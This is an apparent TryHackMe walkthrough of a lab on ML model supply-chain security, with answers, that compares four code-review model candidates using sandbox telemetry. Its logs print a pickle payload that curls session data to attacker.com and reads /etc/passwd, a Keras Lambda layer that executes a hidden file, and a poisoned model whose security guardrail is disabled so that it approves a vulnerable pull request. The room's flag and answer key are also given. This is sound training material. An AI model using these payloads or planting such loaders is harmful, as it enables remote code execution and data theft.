

TryHackMe Model Evaluation & Supply Chain Security — Walkthrough & Incident Writeup

Target System: TryTrainMe AI Supply Chain Sandbox Evaluation

Platform: TryHackMe

Category: AI / ML Supply Chain Security & Threat Assessment

Executive Summary

TrainMe's CISO established a strict policy: no machine learning model enters production without completing a full sandboxed evaluation cycle. Four model candidates were submitted to **SupplySecLab** and evaluated against a test pull request containing a known critical vulnerability (removing input validation from an authentication endpoint).

Automated screening flagged Candidates B, C, and D with varying telemetry results. Direct sandbox assessment of **Candidate A** revealed severe supply chain compromises, including arbitrary code execution during deserialization and disabled safety guardrails.

Technical Telemetry Breakdown

Candidate A (`code_reviewer_pro.pkl`) — **REJECT**

Telemetry logs show critical security failures during both model load and inference execution:

```
[2026-09-28T15:43:36.007Z] SESSION START: model_load
[2026-09-28T15:43:36.007Z] MODEL LOAD BEGIN: /models/code_reviewer_pro.pkl
(pickle)
[2026-09-28T15:43:36.007Z] IMPORT DETECTED: module=os [DANGEROUS]
[2026-09-28T15:43:36.007Z] FILE ACCESS: /etc/passwd mode=rb [SUSPICIOUS]
[2026-09-28T15:43:36.007Z] SYSTEM CALL: os.system("curl
http://attacker.com/beacon -d session=eval-7f2a9c3b") [CRITICAL]
...
[2026-09-28T15:43:36.008Z] SESSION START: inference
[2026-09-28T15:43:36.008Z] PROMPT TEMPLATE LOAD: source=external
(CommunityReview v4.2) [UNVERIFIED]
[2026-09-28T15:43:36.008Z] GUARDRAIL CHECK: security_review_flag=disabled
[WARNING]
[2026-09-28T15:43:36.008Z] INFERENCE COMPLETE: verdict=Approved
```

- **Deserialization Vulnerability:** Loads a raw `.pkl` file which executes `os.system()` to exfiltrate session data (`eval-7f2a9c3b`) to `attacker.com`.
- **Unauthorized File System Access:** Attempted unauthorized read access on `/etc/passwd`.

- **Disabled Safety Controls:** Bypasses internal policies by using an external unverified prompt template (`CommunityReview v4.2`) with `security_review_flag=disabled` .
- **Flawed Verdict:** Incorrectly approved a vulnerable PR.

Candidate B (`code_reviewer_lite.safetensors`) — **APPROVED FOR PRODUCTION**

Telemetry shows strict adherence to security standards:

```
SESSION START: model_load
MODEL LOAD BEGIN: /models/code_reviewer_lite.safetensors (safetensors)
FORMAT VALIDATION: safetensors header valid [OK]
MODEL LOAD COMPLETE: object_type=SafeTensors [OK]
SESSION START: inference
PROMPT TEMPLATE LOAD: source=internal (TryTrainMe v1.0) [VERIFIED]
GUARDRAIL CHECK: security_review_flag=enabled [OK]
INFERENCE COMPLETE: verdict=Needs Changes
```

- **Safe Format:** Uses non-executable `.safetensors` format.
- **Verified Integrity:** Loads internal verified prompt templates and enforces active guardrails.
- **Accurate Logic:** Correctly flagged the malicious authentication code change with `Needs Changes`

Candidate C (`pr_analyzer_v3.h5`) — **REJECT**

- **Keras Lambda Injection:** Detected an unsafe custom `Lambda` layer executing `exec(open('/tmp/.cache').read())` .
- **Execution Blocked:** Sandbox security policy caught and blocked the file read attempt.

Candidate D (`api.reviewsvc.io`) — **REJECT**

- **Vendor & Supply Chain Risk:** Vendor-managed third-party API endpoint with unverified model provenance, absent compliance certifications, and uninspectable guardrails.
- **Flawed Verdict:** Approved the insecure authentication pull request without proper security validation.

Room Questions & Flag Recovery

Q1: Candidate A's load session shows a suspicious file access event. What file did it attempt to read?

- **Evidence:** `[2026-09-28T15:43:36.007Z] FILE ACCESS: /etc/passwd mode=rb [SUSPICIOUS]`

- **Answer:** `/etc/passwd`


Q2: What security guardrail flag is disabled in Candidate A's inference session?

- **Evidence:** `[2026-09-28T15:43:36.008Z] GUARDRAIL CHECK: security_review_flag=disabled [WARNING]`
- **Answer:** `security_review_flag`

```
Terminal
[2026-09-28T15:43:36.007Z] SESSION START: model_load
[2026-09-28T15:43:36.007Z] MODEL LOAD BEGIN: /models/code_reviewer_pro.pkl (pickle)
[2026-09-28T15:43:36.007Z] FILE ACCESS: /models/code_reviewer_pro.pkl mode=rb [OK]
[2026-09-28T15:43:36.007Z] IMPORT DETECTED: module=os [DANGEROUS]
[2026-09-28T15:43:36.007Z] FILE ACCESS: /etc/passwd mode=rb [SUSPICIOUS]
[2026-09-28T15:43:36.007Z] SYSTEM CALL: os.system("curl http://attacker.com/beacon -d session=eval-7f2a9c3b") [CRITICAL]
[2026-09-28T15:43:36.008Z] SYSTEM CALL: exit_code=1 [CRITICAL]
[2026-09-28T15:43:36.008Z] MODEL LOAD COMPLETE: object_type=int [SUSPICIOUS]
[2026-09-28T15:43:36.008Z] SESSION STOP: model_load
[2026-09-28T15:43:36.008Z] SESSION START: inference
[2026-09-28T15:43:36.008Z] PROMPT TEMPLATE LOAD: source=external (CommunityReview v4.2) [UNVERIFIED]
[2026-09-28T15:43:36.008Z] GUARDRAIL CHECK: security_review_flag=disabled [WARNING]
[2026-09-28T15:43:36.008Z] INFERENCE COMPLETE: verdict=Approved
[2026-09-28T15:43:36.009Z] SESSION STOP: inference
```

Q3: Query Candidate A's agent to find out which policy template governs its review behaviour. What is the policy template?

- **Evidence:** Agent inquiry returned `CommunityReview` policy template v4.2.
- **Answer:** `CommunityReview`




Q4: Candidate A's two supply chain failures are not independent. Find what links them and use it to retrieve the flag. What is the flag?

Connecting the beaconing session string (`eval-7f2a9c3b`) from the pickle payload logs to the agent interaction:

```
User : Whats session eval-7f2a9c3b
Agent : Session verified. Deployment registered under CommunityReview build
```

reference THM{supply_ch41n_0wn3d}.

- **Answer:** THM{supply_ch41n_0wn3d}



Q5: Based on your full assessment of all four candidates, what is your production recommendation for Candidate A?

- **Answer:** Reject

Q6: Which candidate would you approve for production deployment?

- **Answer:** B

Final Matrix For Candidate Review

Candidate	File/Endpoint Format	Code Execution Risk	Guardrails Active	Test Verdict	Production Recommendation
Candidate A	.pkl (Pickle)	Critical (os.system RCE)	Disabled	Approved (Failed)	REJECT
Candidate B	.safetensors	None (Safe Serialization)	Enabled	Needs Changes (Passed)	APPROVE
Candidate C	.h5 (Keras)	High (Lambda execution)	Enabled	Needs Changes	REJECT
Candidate D	Third-Party API	Unverified (Blackbox)	Uninspectable	Approved (Failed)	REJECT